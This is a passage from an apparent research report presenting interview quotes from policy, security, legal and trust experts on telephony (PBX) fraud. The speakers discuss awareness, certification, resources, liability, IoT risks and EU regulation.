"Misconfigurations of systems are nothing new. That is why in the Cyber Security Act it says any certified product must provide information of secure configuration and secure use to the customer. Just because something is hardened, it helps, but if someone takes a hardened system to be open, it doesn't help." (P7)

"The new Cyber Security Act Framework could be of assistance with the new certification scheme, as awareness will increase in terms of what businesses are buying which will be delivered through the certification element of it." (P14)

"the new Cyber Security act may provide some form of assistance through its certification scheme" (P15)

Cyber Security Specialists

A CSS believes that businesses should be made aware and suggests the Cyber Essential Scheme could be used to make businesses aware of this threat, implying that it makes sense to consider

securing telephony lines. The participant also believes it needs to be further demonstrated that this problem is happening:

"If this is happening, then yes small businesses should be aware of this and it should be introduced in the Cyber Essentials Scheme. Because it is not part of it currently. If you look at it, every company has a telephone line. It makes sense to secure your phone. They have policies for bring your own device. They need to make the small companies aware of that. To do this though, you need to prove this is happening and can you do that?" (P3)

Furthermore, the CSS believes there should be procedures (in a standard) on how to secure a telephone system and in the participants 10-year experience, their knowledge of phone systems is minimal:

"I think there should be some form of guidelines on how to do that. For example, I have been doing cyber security for about at least 10 years and I know very little about PBXs. If I have in the standard that tells me I need to do these things. Great it gives a starting point what to look for. Without it I don't. Now lets say someone with 5 years experience was more than qualified to carry out some of the assessment with known IOS27001. This guy is not stupid, but he still needs guidelines on how to do this. The companies should again enable the customers to help with their own detection of this. If the customer needs statistics or some kind of thing, they should be able to provide it." (P3)

Expanding on the previous comments, the same participant believes that businesses should take more responsibility in protecting themselves and detecting attack anomalies. The participant implies this can be achieved by using tools supplied by the provider:

"The providers. So analogy is, if you buy a service from Amazon, you are responsible for that service. However, when you want to comply with something. They will give you the facilities, the tools to help you comply with the thing you need to comply with. With the new GDPR regulation, service providers are supposed to support the company when they are trying to maintain privacy of the individuals. They need to make special accommodations depending on the scenario for the customers to work with. This is as far as the companies should be liable for. Providing the capacities for the company's to do their own analysis. To find out if they have been attacked and by how much." [Who should provide it exactly?] (P3)

Another CSS believes that awareness could be raised through controls in standards such as ISO27001, where if implemented would then have a snowball effect of making organisations aware:

"This is where you would have to look at one of the standards such as ISO27001, this would be a control, and this is how you would raise awareness. Organisations are typically ISO27001 compliant depending what industry you're in. These organisations would need to incorporate this into their existing frameworks, and this would be the easiest way to raise awareness across the whole industry." (P1)

"So for example, looking at ISO27001, you would get audited in order to pass. Once the 2020/2021 standards get communicated, there will be a control in place for this that you need to have your infrastructure set in X place to Y standard. If you're unable to do that, then you wont be able to get your ISO27001 certificate." (P1)

The participants expands on their previous comments and implies that CPs need to be leading by saying who within an organisation is responsible for security or compliance (shared responsibility). Although the participant suggests that for small businesses they could look at the NIS framework, but admits that security may not be a primary consideration:

"So smaller businesses will look at NIS. It is not a regulatory requirement but is best practices. However, this would depend on the industry the company is in. For example, if the company is in the automotive sector then this may not be at the forefront. Their main intention may not be security issues. They may not have the frameworks set in place. So for businesses like that, then it's really about raising awareness for security in general before you can get to this point. In terms though of who should own this, it is going to be a mixture of risk or compliance, but also the telecoms industry need to be the ones at the forefront of this movement." (P1)

The participant also makes the case that for small businesses it could also be factored into Cyber Essentials and that it is not really the CP responsibility to understand what you do as a business since to incorporate this would be detrimental to their business. The participant believes that businesses should be encouraged to follow certain industry standards, by which they will be made aware of this:

"What they would say is that we advise the equipment you have in place would meet industry security standards. So, I think generally within the security space that's an automatic benchmark, your environment needs to be up to industry standards. It is almost an unspoken rule or benchmark. For the provider to specifically raise awareness to that point I think it would be detrimental to their business, I don't think they have any obligation to provide that information. So, I don't think the provider should be making them aware necessarily. Because your customer should already be aware of that and if you have industry standards set in place it won't be a threat. In terms of a small business though I still think this applies because it is not the providers responsibility to be aware what your business is in terms of who they are providing services to. It comes down to you as a business and if you take a small business, security its probably not going to be in his mind at all. There are probably a tonne of vulnerabilities present in his system already, so going back to the responsibility. This is where I think it needs to be incorporated within something cyber security essentials framework or others such as NIS or ISO27001. So, if he ever does look at industry standards, he will be able to see what he needs to have in place." (P1)

On explaining to the participant that from the CPs perspective, this is service misuse and not a security issue they agree. The participant suggests that this is a problem with security as a whole, as it is becoming a tick box exercise where some organisations do the minimum to comply and are not in the spirit of the standard:

"This is a perfect example of why you see security taking a back seat in organisations and when you start pushing regulation. From a lot of perspectives, regulation and compliance becomes a tick box exercise and not actual security. It is a bare minimum. You see some organisations that are ISO27001 compliant but are not in the spirit of it and I think that is an ongoing issue, but that is something that has been going on consistently within the space. I don't see any resolution. Initiatives of security or privacy by design being picked up, I see that more recently within industry and see that being picked up and applied to current standards." (P1)

"I think people focus on that element, on the transfer element, but there is a lapse in actually pen-testing that application. Which is something I've seen regularly. You can have firewalls at all your end points. That does not make you secure. That's a tick box exercise to get ISO27001 certification, but that does not make you secure." (P1)

Trust Expert

The TPE implies that if there is to be a certification program, it needs to be clear about what it is protecting and certifying against:

"Indeed, also the landscape changes all the time. You would have to recertify, but certification going back to the reputation thing tells you very little. It means we have just ticked that box and you see it in a trades body. So your local plumber is a member but it means absolutely nothing. It is much more powerful to have genuine recommendations, especially people you trust, because if you trust the person who is making the recommendation, that trust will transfer to the tradesman in that case." (P20)

7.4.4 Lack of Resources

Policy Specialists

A PS can understand that a victim has a very short space of time (minutes) to shut an attack down before serious damage can occur, with the participant highlighting the issue of the weekend:

"How do they protect themselves, as you said that, you usually don't spot it until you potentially get your phone bill which is then too late. You have 2 or 3 minutes during the weekend to shut it down." (P6)

Cyber Security Specialist

A CSS can see how next generation networking can increase the attack surfaces and make an organisation more vulnerable, with the participant highlighting that within their sector they can foresee many organisations being vulnerable to this, but are still struggling to fix other issues in respect of security and this would only be addressed or be raised with senior management if an attack occurred:

"Definitely. So, if I take my industry, which is financial services, banking for example is quite mature in their security standards and generally what they have in place. If you look at the financial services space you've got insurance companies and wealth asset management

companies also part of that industry and both of my experiences which in the present role is insurance as well as working extensively within the financial services space. I know for certain a lot of organisations will have this vulnerability present because we are still having issues with fixing core principles from a security standpoint. So, something such as unifying communications via voice over IP becoming a bigger and bigger factor. This isn't going to be something that the organisations are going to be looking into in terms of setting controls to mitigate the risk or attack vector. So, I can see it being a large threat and I can definitely see it not being addressed in the foreseeable future. The only time I can see this being addressed or at least falling onto the boards radar is when instance occurs." [Can you see how this increases the attack surface or vectors which make an organisation potentially more vulnerable?](P1)

"Yes. That is also purely based on when you don't have your core principles. If we look at networks, for example, if an organisation who is producing billions of revenue on a yearly basis, in the insurance space or wealth and asset management space. If they haven't configured their networks correctly to separate the DMZ or what applications are sitting where or don't even have a CMDB, central management database for list of applications. If that is not up to date, which I know for a fact many organisations I have worked with this is the case. Something of this level is not going to be on their radar at all." [you foresee the financial services sector space only taking an interest when they are attacked themselves and run up a large bill] (P1)

The CSS suggests that there are other issues that prevent transformation such as the lack of financial resources or the lack of return on investment:

"There are multiple reasons for that, but one of the reasons is you are starting to get threats likes these which people are not aware of. There is not enough awareness behind them. This is going off topic, but if you look at block-chain, emerging technology, everyone can see the benefit from a supply chain perspective, but no one has realistically adopted it in the past 4-5 years. 1 or 2 banks have started to adopt it and there is a lot of proof of concepts and initiatives to push it forward and there is a reason why individuals are not adopting it and you can replace your supply chain from end to end, to have block chain technology and your cost efficiencies will be great reducing costs by 50-60%. You will probably have more on time packages, products etc. The reason it is not being pushed forward is because there is a massive cost element. The only output is cost efficiency. The board do not see that as enough of an indicator for investment to occur and you're

essentially doing the same job you had with your existing supply chain. That is one of the key reasons why you do not see the transition. At least in my opinion." (P1)

Another CSS considers the possibility of the customer's system doing the computation processing power and checks to determine if a call is genuine, as similar to the Financial Services Sector and separating the processes to avoid vulnerability issues:

"So in that case you can situate the solution on the PBX itself." (P2)

"Could you have a system that is on the same network, but not part of the box?" (P2)

"I'm talking about the volume of calls. If there is a delay for the service provider to find out what is going on then there is nothing they can do." (P2)

ITD

The ITD explains how they are limited in their resources (such as money) and do the best they can, highlighting that senior management do not necessarily appreciate what you do as they see very little from you and as such, do not see value in providing funding:

"What you do as an IT director, you do the best you can and use the resource and money available at your disposal to mitigate as much as you can…" (P16)

"…You use whatever tools you can to put yourself in the right place…" (P16)

"…The challenge for people like me is getting that investment from the board and getting that investment from the senior management because all the time you're doing enough to get away with it. You haven't been hit badly, they put no value to you." (P16)

The ITD expands this further to suggest the difficulty in a big company is getting funding and the board do not want to pay for something they cannot necessarily see or justify until it is too late:

"If you're looking to invest money as a business or you're looking to save money, do you want the IT guy to have it to make sure you're more safe? No you want to invest it in new products, innovative ideas, stuff which is going to get your money rolling." (P16)

"One of the key challenges for people in my position, how do you justify that investment, because actually a lot of it you could be accused of scare mongering because I'm saying if we don't invest the money to tell us what is going on we don't know." (P16)

TPE

The TPE suggests that smaller businesses will be more affected by this than larger organisations due to lack of awareness or capabilities. The participant highlights the size of organisation will have a direct result on the resources it has to mitigate and survive an attack and the resources they have to prevent an attack:

"Yes, I think there are a number of issues there. So, the small business does not have the resource to do all of these things and this touches on a point from before, where there needs to be somebody such as the ICO or equivalent in telecommunications is actually helping. But one of the big problems with trust is that a loss of trust for an SME is much more difficult and damaging than for a large organisation. It comes down to resources again. A large organisation is able to take the hit and then go through the process of rebuilding that trust. Such as holding hands, saying sorry, we were caught out, did not do it intentionally and this is what we are going to do to show that and we are learning from. A small organisation may just go under. You just need one person to successfully sue them for £500,000 and it wipes them out. But ironically people are more likely to trust an SME because it is not a corporate." (P20)

The TPE goes further to highlight that SMEs generally want the latest features and do not share the risk which can expose the customer to additional threats. The participant thinks there could be a government organisation that produces information on a daily basis with the latest threats:

"Which means both the SME and the customer are a higher risk and they do not necessarily share that risk because, as you say, the SME or small organisation just wants access to the features because that is what their business is based on. The customer will go along with them because they trust them and they know them. But they are more exposed and this is part of the problem

with big organisations, suggesting that they are the be all and end all and they have their problems. But there is nobody out there other than the government organisations who will have the capacity to then monitor patterns above the individual customer level. So, you talked before about the dispute between KPN and NEC saying you have a duty of care to us saying this is not normal. But similarly, the government, or at least somewhere such as GCHQ or the NCA must see what is coming in and be able to produce a bulletin on a daily basis of these are the things we have seen." (P20)

The TPE implies that it is about perception. The participant agrees that £30k maybe large for a small company. For a larger corporation it may or may not notice the spend difference:

"Large multinational companies may not be aware that they have been hacked and this would just be statistical noise." (P20)

The TPE agrees it could be argued that small businesses may have an unfair burden of responsibility on them to protect themselves and ultimately would not be in the position to protect themselves:

"Yes, and smaller organisations are not necessarily in a position to-do that." [Due to lack of resources required] (P20)

7.4.5 Trust

A CSS believes that industry bodies should provide information to users instead of the NCSC. There could be a perceived conflict due to the relationship the NCSC have with GCHQ, whereby information of significant tactical importance may not necessarily be communicated to businesses to protect themselves:

"*Yes. Although there is a specific problem with the NCSC, it is kind of a bad model because they were rolled-out of GCHQ. So, whenever you have a public facing entity that is still part of the state security apparatus, they have split loyalties. Are they defensive or are they aggressive? The NSCS is supposed to defend that national interest, but if they get a whiff of a new vulnerability, their first protocol is to kick it up to GCHQ and say, do you want to do something with this? That is a bad model. What you need is someone who is totally on their own and totally focused on defence.*

Something like that. But also, is well funded and would do the job. We don't have something like that in the UK. Even if we did, the funding would always be an issue. So, I would be more inclined to go with industry bodies or companies themselves to have a duty of care to a certain extent." [informing by a body such as the *NCSC*?] (P2)

A TPE believes that trust is important in understanding the issue of where responsibility may lie and demonstrates how perception of a brand may lead to a false sense of security whereby there can be a presumption that you can trust the organisation, and they will protect you. The participant highlights that with some brands, the reputation can be so strong, it can be very difficult to damage their brand. Allowing them to get away with many things and that people will look to blame others before blaming the brand. The participant uses the example of the NHS:

"I think the way trust is built up and maintained is a lot more sophisticated than people realise. On one level you have your brand, and if we take it away from telecoms and think of the NHS for example, we see the brand and think this must be ok and then the day-to-day operation does meet up to our expectations. So the question then, is whether the overall reputation suffers or whether we as consumers or what other service provided under that brand are prepared to accept that things do not particularly go well. If we come back to a well-known historic brand. There is a presumption that you can trust them completely and implicitly. But, then the difficulty becomes the people with the very strong brands almost get away with almost anything because the reputation is so strong and also the social buys in or the community buy in to that brand is so robust and will just follow it and not make their own decisions and that's part of the concern that individuals are not capable or not given the information they need to be able to make those trust decisions and will instead follow either the reputational press or everyone uses them so they must be good. Because I want to be seen as part of that set. Such as the iPhone. Unlike a lot of the engineers, trust is not about reliability necessarily and it's not about cost benefit. It is about saying, am I emotionally and logically prepared to accept the exposure to risk in entering into whatever agreement? So, once you've got reputation in there, you then get an emotional response for the reputation. Once you get your peers or the group you want to be seen to be part of in there, then that has an enormous effect. So that is part of the reason why the NHS survives. It's not because you have no choice, but it's part of the UK psyche that health care is free at source and you can see it in the day-to-day operation doesn't live up to the expectation around the brand. So, therefore people who suffer have got to look for a scape goat, so they will look somewhere else because the trust in the brand is so strong." (P20)

When asking the participant if they believe whether people prefer to blame someone else, the participant believes so and also demonstrates why fraud is so dangerous to the isolated and uninformed. As if someone is impersonating another organisation, it can create an expectation they are genuine:

"Yes. The sort of risk which we recently saw with VW and the fiasco around emissions. So the question there is, was the loyalty to the brand strong enough to say, actually it's the regulators fault for not being good enough. Which is a bit like the financial crisis. The regulator is not looking after us and actually we like the look of VW on the road. So, it is this kind of emotional response that gets things going and that is where the scams become particularly dangerous. Because you're uninformed and the isolated who hear I represent this bank and then immediately the expectations are created in the consumer." (P20)

The participant believes that moving forward, there needs to be greater trust between the provider and the customer to work through issues and collaborate with each other as an alternative to litigation:

"If you get a contract in place, there is no need for trust. So, people will not necessarily be cavaliering what they do, but they will make assumptions, I have a contract in place therefore, I could sue this party if they get it wrong. So even with the NEC and KPN example, it is all based on law, but it is also based on the contractual relationship between the two. What we probably need going forward is to encourage a trust-based relationship and what I mean by that is there is more of an understanding that if something goes wrong, I have to sit down with the provider and say what do we do together. Yes, I expect my bank to pay me the money back if there is fraud, but it is more in this digital age, how do we work together so I get the best, but I understand what I am doing. In return I will not sue you because something has happened and I am jumping on a bandwagon and that seems to be the way to do it." (P20)

7.4.6 Liability

In the opinion of an NRA, it is the customer's responsibility to secure their own equipment whereby that equipment is not controlled by a PECN or PECS:

"However, ultimately the customer would be responsible to ensure that any Customer Premises Equipment which is not within the responsibility of the electronic communications network and/or services provider (e.g. PBX) is set up in a secure way (e.g. using strong passwords to access PBX) in order to mitigate such risks to the maximum extent possible." (P4)

This viewpoint is reinforced by a PS whereby there is no clear or direct responsibility for this:

"So my understanding is that the legal case that telcos bare direct and clear responsibility for this, doesn't exist." (P7)

A CSS cannot see how it is technically possible for a service provider to have responsibility as they do not control or maintain the system that has been compromised. Although, if they did, then the CSS implies they could be responsible:

"I don't see it as being a functional possibility for the service provider to take liability. Because, if it is this large scale thing, then in the first instance it is not something the service provider physically controls, then it has to be the person who is physically in charge of the PBX system, the person who actually maintains it should be the one tasked with securing it. If you're renting your system, that is a different kettle of fish." (P2)

Another CSS implies that CPs (as previous participants) are not liable, however the participant goes further and believes that providers should inform their customers of the risk of this happening and that they are not liable for this:

"If the companies do that now, then it is coming from their goodwill, unless there is a case. I think what providers should do, which I think they do currently, is say what they are not liable for. They need to explain that these things can happen and they are not liable for this." (P3)

Comparing to the Financial Services Sector, where regulated entities can be responsible and conduct many checks on transactions to verify the authenticity of those transactions, a CSS believes this is because of the liability that is placed on them. On questioning whether they believe the same should be applied to providers, the participant suggested that it shouldn't. As this issue relies inside the customers infrastructure and, regardless of skill set, should still be the customers responsibility. The participant believes that they would use this at their own risk.

However, the participant does imply that in their industry they would receive a high level awareness of how a product should be implemented and in the context of telephony fraud, awareness should become the responsibility of the regulator.

"*I think that is from a liability perspective."* (P1)

"*No, because this relies purely inside the customers infrastructure. You're not reliant on the service provider. The provider is providing a service, but the point of vulnerability or exposure to be able to take advantage isn't from the providers side. Now, if the provider was to implement some controls on their side which should typically be within their domain. So, if they are aware of this threat, is there something they can do internally? But in terms of setting controls or specifically raising this point to the customer. This is not something I would expect of them. Because 1) you need to know your customers business and that is not what their forte is."* [Applying the same theory as in banks, do you think this applies to businesses, especially small businesses?] (P1)

"Not necessarily. There are so many end users and if we look at our organisation we have purchased the entire suite. Have we setup all of our products? No and that is not Symantecs responsibility. They can provide us support and they can provide us the workshops. But, if we do not have the capability or skill set from a security aspect to implement this from within our organisation infrastructure, the exposure and vulnerability still falls down on us. And this is talking from a global, multinational organisation. If we are not in a place with our vast infrastructure to get to a standard, given our situation that we are so large and complicated and there are various factors why we have reached this stage, but Symantec they won't be liable if something happens to us." (P1)

"Precisely. Typically, when you purchase a product, they will have a set standard informing you how you should plug it into your infrastructure. It will be quite high-level generic industry standard specifications. Now, if you do not have the infrastructure in place, that is not Symantecs problem. That will come down to awareness again. If your business is not aware, that comes down to regulatory." (P1)

An ITD does not believe providers should be made responsible (in a discussion on blocking of calls):

"I don't think they are responsible. If one of my users sets their password to something easy and they're hacked and use the same password elsewhere as they use on their corporate email, you can't be held responsible." (P16)

A commercial LW highlighted her concerns against complete responsibility as that could encourage negligence and moral hazard:

"Against total responsibility as it could encourage negligence (e.g. if one party had total responsibility, then it could encourage the other party not to set their systems up correctly)" (P17)

A telecom LW suggests businesses should take more responsibility for their setup and should consider the risks.

"We didn't bother to do anything upfront, we could have found that document but didn't even think to look. Someone else should have been responsible for telling us about this despite the fact we choose to do it ourselves." (P18)

"If you put it in a different context, no one told me if I didn't service my car it might go bang. If someone did, it would have been different. Or, no one told me if I went and did this illegal thing I could be prosecuted for it. Perhaps the onus is on you to go and find these things out." (P18)

"A business should investigate risk" (P18)

The participant goes further to imply there could be information regarding this in contracts:

"When something goes wrong, it is very easy to point to someone else and say you should have told me about it. I'd be curious to see what their contract with their SIP trunking provider said about security" (P18)

"If it is one that I've written, it will say quite early on, upfront they are responsible for the security of their PBX. They are responsible for the toll charges associated with fraudulent use or use that appears to generate from their network. So, even if it doesn't tell them how to fix it or what to look for, it's quite clear in pointing out there are security risks and this is on them to mitigate them" (P18)

A technology and data protection LW asked if they believed it was reasonable for all the responsibility to be on the small business to protect themselves:

"No" (P19)

The participant appears to suggest a similar theme, that it would be based on contractual details:

"… I don't know if there is cross sector, whether negligence is of any help, but there is a contractual relationship between the provider and the business." (P19)

"Exactly" [It would come down to what is in the contract?] (P19)

7.4.7 Growing threats and IOT

A PS suggests that, as technology improves, more vulnerabilities will be found where the vulnerability is in the use case because of bad administration. The participant highlights that in the case of abusing a PBX, the novelty is the fact that someone is abusing it to make money that had not necessarily been considered before. In addition, the participant suggests suppliers could have a role to play in making their products less prone to abuse, whereby increasing user awareness will also have a part to play:

"Sometimes you have a novelty, in the sense that people get on board. People I follow on twitter, they go on board a ship and discover all kinds of old legacy connections that nobody knew were connected to the internet. The novelty is either in the vulnerability which can be in the setup and bad administration and of course, the mitigating measures are not novel. However, in your case and from my perspective, the novelty is in the fact that somebody is abusing a PBX, that I hadn't thought of before to make money, now the mitigating measures seem the traditional mitigating measures, so the suppliers could put in effort to make their things less prone to abuse, there is a component of user awareness to take of this." (P7)

A CSS suggests that there are always more sophisticated attacks that could occur, and it is not possible to mitigate against all of them. However, the CSS implies a risk-based approach, specifically looking at common attacks could help and using an example from experience, the

participant demonstrates how in their experience, penetration testers look for common mistakes rather than anything highly sophisticated due to various issues such as lack of awareness around passwords, breakdown in communications and more. The participant suggests they believe this may be what has happened in the example of PBX's:

"There will always be the more sophisticated things that you won't be able to mitigate against. But you should try to mitigate against the common things as they happen 80% of the time. So, crowdsource pen testing. I was discussing previously with someone about this and they were saying oh, are these guys looking for zero days and something similar? No, they are looking for badly configured services, if someone has forgotten to set a password. Really stupid things which happen all the time. If someone hacks your password, it's not because they are a super hacker, but because they have a password list that is published. People reuse the same password. No matter how big the company is, it is still the end user that sets the thing up. Maybe they don't know what they are doing or have 10 different people working on the same thing. One person has setup it up one way, and another person has set it up in another way. You create a disparity that shouldn't be there and hackers will always find a way to exploit that. I guess it will be the same for a PBX." (P2)

Another CSS believes users should be informed but is undecided on who should have the responsibility for informing. The participant highlights this is security and not safety. The participant believes that if an IoT device could kill, then providing information should become mandatory:

"Yes, as you would do for a fire for install, such as a risk analysis, you should at least inform the user. The reason why it is not as obvious as a fire, as fire is safety, while attacks that we mostly see are just security. When one of these IoT devices can kill someone, then it becomes a safety thing. At that stage, it should be mandatory to provide this information." (P3)

A different CSS believes it is important to consider patterns and use this information to guide controls that could be put in place, although, implies this will be a trial-and-error method:

"I think with time this is where you can start looking at trends. Noticing how you can implement controls and in what areas. I think it will be a learning curve for the industry given this is a newish, growing threat." (P1)

Discussing with the participant further around IoT and around responsibilities, the discussion moves on to IPv6 and IoT. It was discussed how IPv6 works and how this could have consequences for security as, in theory, an IPv6 device has a publicly accessible IP. In the opinion of the participant, this is why there is yet to be a mass migration to IPv6. The participant highlights there is little regulation in IoT and that people are already having issues with devices such as Amazon's Alexa. The participant does see benefits, but also sees many risks and wishes to see conversations about impacts which could be overseen by regulators. The participant appreciates as other participants have already commented, that it will never be 100% secure, but should be regularly maintained and have updates automatically pushed to the device. The participant highlights in their company, employees are not given a choice regarding updates and updates are pushed onto their devices and believes this same approach should be adopted by the IoT industry, where key security updates are forcibly pushed by the vendors on to users IoT devices, but new feature updates could be optional.

"I think that is why you have not seen the industry shift yet." (P1)

"I would go back to the regulatory again as awareness, but I'd also go more importantly looking at the whole concept of IoT. The age we are moving into there is very limited regulation around that area and that is a key issue with many people having Alexa at home, having a smart doorbell. The benefits are there, but increases lot of risks, so what I would like to see in the space is before you launch a product or service, there needs to be a conversation in the space in terms of the impact. There needs to be some independent aspect from the regulators to come and try to pen-test your product, to come and see what vulnerabilities exist." (P1)

"You would never get it to be 100%, and that is where we see we have a constant stream of updates." (P1)

"This is where updates need to be automatically pushed. If I look at my internal structure of the organisation. We've got 12,000 employees. We don't give them a choice to update their laptops. If we have a key patch update, it gets done. Be it over night or wherever it gets done in the background. I think the same approach needs to be taken for critical security updates. Otherwise, we will be in a situation where the customer has no control. In terms of generic updates, for ease of accessibility which contain new features that should still remain a choice. But key security updates should occur in the background." (P1)

"Yes" [So it comes back to vendors?] (P1)

On highlighting that many IoT devices are currently produced and not maintained by the manufacturers, the participant implies that this is a minority problem and that the mainstream producers do maintain their products. The participant believes that for consumers, the responsibility for ensuring the security of the product should be with the producer. When bringing the conversation back to businesses and telephony and asking whether the manufacturers, such as Cisco should take responsibility for making their product secure, the participant believed they should:

"*True, but for the main players and main consumer market, there is ongoing service. For critical security updates such as push updates to your router, your fridge or other device we don't do so much automatic pushing.*" (P1)

"Not necessarily, the responsibility of ensuring my phone or device which is publicly facing to the internet. That product for security aspects, I see the responsibility being from the vendor. They need to ensure that the device is secure." (P1)

"Yes. It is the vendors product, the vendors device, it is the vendors responsibility to ensure the security updates." (P1)

Expanding on responsibility further, the participant believed that it a vulnerability became present because of user poor configuration and an exploitation occurs, then they believe that the vendor should not be responsible for this:

"In the first instance, if a vulnerability becomes present because your infrastructure is not up to date and is not configured correctly. There is exposure. In the second instance where we are looking at a device specifically, my phone for example. My vendor automatically sends security updates which occur in the background. If for some reason my wireless network does not have a password or it is not configured correctly because I have gone in and played with it and someone is able to exploit that and gain access to my phone, that doesn't come down to the vendors responsibility. The point of intrusion is not because of the vendor. If you have an exposed web

interface, port scan, SQL etc, so to me that does not come down to the vendor as long as the vendor has ensured that the latest security update or patch for their device." (P1)

On asking an NRA if they were aware that a PECN could be used to steal a large volume of money, the NRA implies that next generation networks could cause the threat of telecommunication fraud to increase:

We understand that the threat of telecommunications fraud increases in next generation networks." (P4)

A telecom LW also implies (based on a similar question regarding next generation networks and increase in potential issues) this and goes further:

"I suspect if people do not continue to secure their equipment, then I suspect it will, yes. There may be things telcos could do within their cores to try and be better at spotting unusual traffic. To the extent the telcos are subject to a regulatory requirement to do so or they are suffering financially themselves if they are left in an arbitrage situation. Maybe more needs to be done within the telco network itself" (P18)

Another LW also believes attacks being enabled through smart devices will also increase:

"That is only going to increase" (P17)

The participant goes on to explain that BYOD policies can cause issues for organisations around data protection and security and how this could also cause similar issues preventing service providers from monitoring customers when using new services such as WhatsApp. The participant also goes on to explain how BYOD can increase risk with respect to security:

"Relating to Bring Your Own Device, it's difficult because it's their own device you want to give them their own privacy and freedom of using that device" (P17)

"Would we agree for professional contact information stored in outlook to be used by a chat application?" (P17)

"Such as WhatsApp, Viber, Telegram, WeChat as we have business all over the world including in China." (P17)

"That's exactly the problem as we are still controllers of that information. Whereby in theory WhatsApp will be our processor, but we both know we have no control over what WhatsApp is going to do with that information." (P17)

"Bring your own device when it comes to security, I found is very difficult and increases the risks and unfortunately if you give the hardware away, opposed to bring your own device it would be a policy by which the company gives you a device and since we are talking about electronic communications you cannot possibly not be tolerant to a certain degree with personal use. So we are again in the same kind of risky situation" (P17)

"Could see issues around privacy, which could potentially see issues in the service provider looking at details into this." (P17)

A TPE as with other participants when questioned can also see how next generation networks can increase new attack vectors. The participant also expanded further in respect to IoT technologies, stating users enjoy technology, but implying that they do not necessarily understand it:

"Indeed. Yes, very much so. I think people are very naive about it. Once it comes in on a data channel, that could effectively give it access to anything." (P20)

"Yes. People may not understand IoT, but they do like the gadgets. It is fairly trivial to order an extra basket for the fridge. But nevertheless the same mechanisms are there." (P20)

A PS implies that where threats are continually evolving, new approaches may be required whereby using a process such as security by design, or moreover additional regulation:

"…processes could be needed to be implemented to create security by design (similar to privacy by design). This may require further regulations. This could be especially important where threats are continually evolving." (P14)

7.4.8 Policy

A PS demonstrates through an example under the current framework, whereby a CP (from a strict legal and interpretation perspective) has not failed their duties within the code. This is because as far as they are concerned, how the ECC defines security, there has not been an actual breach of the network. Instead this would be fraud, not security as a valid call has been made:

"So, assuming the telco doesn't have such systems in place for their customers, the actual confidentiality, integrity and availability of the network has not been compromised. For it knows there is a valid call placed from this PBX to Mr Jones in the Republic of Congo. So it is hard to say from a legal and strict interpretation of their duties that they are failing their customers, based on the Code, unless the Code has provisions for preventing fraud, which I am not aware of." (P7)

A different PS infers that prior to the new ECC, in the Framework Directive, there was no definition of security and that Member States agreed in general that it was only related to uptime of the network. The PS explains that the new code goes much further by including other elements such as integrity and confidentiality:

"This is the difference because there was no definition of security in the Framework Directive and member states more or less agreed in general it is mainly the uptime. It's mainly about the availability we need to focus on. But with the new code, it's the full range of confidentiality, integrity and availability. So this is a big change." (P6)

Another PS believes that Art. 97(2) could be of assistance as it is built from Art. 28 of the Universal Services Directive (which relates to access to numbers across the union and where they can be blocked on a case-by-case basis for "justified reasons" such as fraud and misuse [92]):

"I would like to refer also to Art. 97(2) (which largely corresponds to Art. 28 USD), whose scope of application, however, has been extended (due to the reformed definition of electronic communication services in Art. 2(4) Code)" (P11)

A CSS explains that in their view, a vendor should be responsible for making sure their environment (i.e. their product) is secure. Furthermore, the CSS wants to see that if a device (including IoT) is deemed to be vulnerable, the vendors do not provide a choice to secure the

device, but is automatically pushed. The CSS explains that through their own experience policies do not always work because individuals do not follow them and therefore implies some decisions should be taken out of the users control:

"I think the exposure, responsibility, accountability and liability sits on the vendor to make sure your environment is ready. But on IoT, that comes down to again it is your responsibility to ensure your environment is secure, but at the end of the day what I would like to see is if a specific product is vulnerable vendors do not provide you a choice and automatically push." (P1)

"Yes. For their own infrastructure. [vendor takes responsibility for protecting and securing their device] There may be another factor where you have policies in place. However, in reality if you look at any organisation, especially a large multi-national organisation, there is a massive disconnect between policy and procedure. You can have an amazing policy written up, but in terms of individuals following it, it is something you may not see in the space." (P1)

A PS agrees that the new code is similar to the previous telecom Directives:

"Yes" [Is similar to previous Directives?] (P5)

A telecom LW suggests in their opinion, Article 40(1) of the ECC is the previous 13a article and Article 40(3) explains the threshold of when significant risk is reached:

"Article 40(1) of ECC is 13a" (P18)

"Article 40(3) of ECC questions whether this would reach the threshold of significant risk" (P18)

A technology and data protection LW questions whether there is anything a provider could do and wonders if current solutions are financially too expensive and reasonable to implement based on cost:

"Regarding state of the art, is there anything the provider could be doing to mitigate or prevent?" (P19)

"…I mean technical state of the art, so if I am the provider and I notice this is happening, can I do anything?" (P19)

"Are these solutions not too expensive?" (P19)

"I would get insight from an expert to understand who is best placed to do something. Obviously in terms of capability, who has the capability therefore to implement the mitigating actions." (P19)

The participant discusses further around duty of care and demonstrates that in other contexts, it is not unusual to have a duty of care on service providers. The participant also implies that in some contexts in other situations, a small business may be treated as a consumer:

"Providers can have different types of duty. If I take an analogy here, content regulation for example, some service providers have a duty of care which means implementing filtering of screen content and to make sure, to the extent possible." (P19)

"I do not know about the threshold [Would that apply to businesses, not just consumers?], but when it comes to small businesses, maybe. It is also a matter of understanding. If you are a big business, what would you do to prevent this from happening?" (P19)

"So in your research area, I'm not saying there is a duty of care or rule to suggest in these specific set of circumstances, but generally, it is not unusual to have a duty of care applied on a service provider as you've got that in other contexts." (P19)

The participant implies the provider is key here to spot this because they hold data, which could be used in co-ordination with the insurance industry to develop on this:

"You could see the insurance industry developing on this, but that will require them to identify that this is happening. At the minimum, if there is one party that has the key to information and could inform, that is the service provider." (P19)

The participant also believes scope is important:

"The distinction here is distinguishing between a private and public network. It is a matter of scope." (P19)

The same participant thinks that CPs should risk assess but is not aware what is required. Furthermore, the LW believes if there is a high likelihood of the service being misused, then something is not correct here:

"Yes, they should do a risk assessment for example, but at this stage I don't know what that would fully require. However, if you provide a service and there is a high likelihood of me misusing the service, then there is something wrong here." (P19)

A TPE implies policies are derived from high up with little understanding of the problem and there needs to be a better understanding about what users do and what they actually understand:

"One which goes back to the policy makers, one of the problems with the EU and of course we have other things going on, we have fake news, we've got popularism. One of the problems is that policies are delivered on high and certainly around this kind of stuff. There needs to be more of an actual understanding of what people actually do and what people really understand and so it does matter whether it is me on the end of my telephone or whether it is a large organisation or somebody in between. There needs to be some real engagement with those people to understand what they really need" (P20)

7.4.9 Member states, NRA & other competent authorities

A PS questions whether other authorities such as the police or regulator has any responsibility to bare:

"Is there a dimension of police cooperation, do the authorities or regulators in those receiving end countries bare any responsibility?" (P7)

Another PS believes it should be the Member States to follow up on the subject area and that dealing with fraud is the responsibility of the Member States and their authorities:

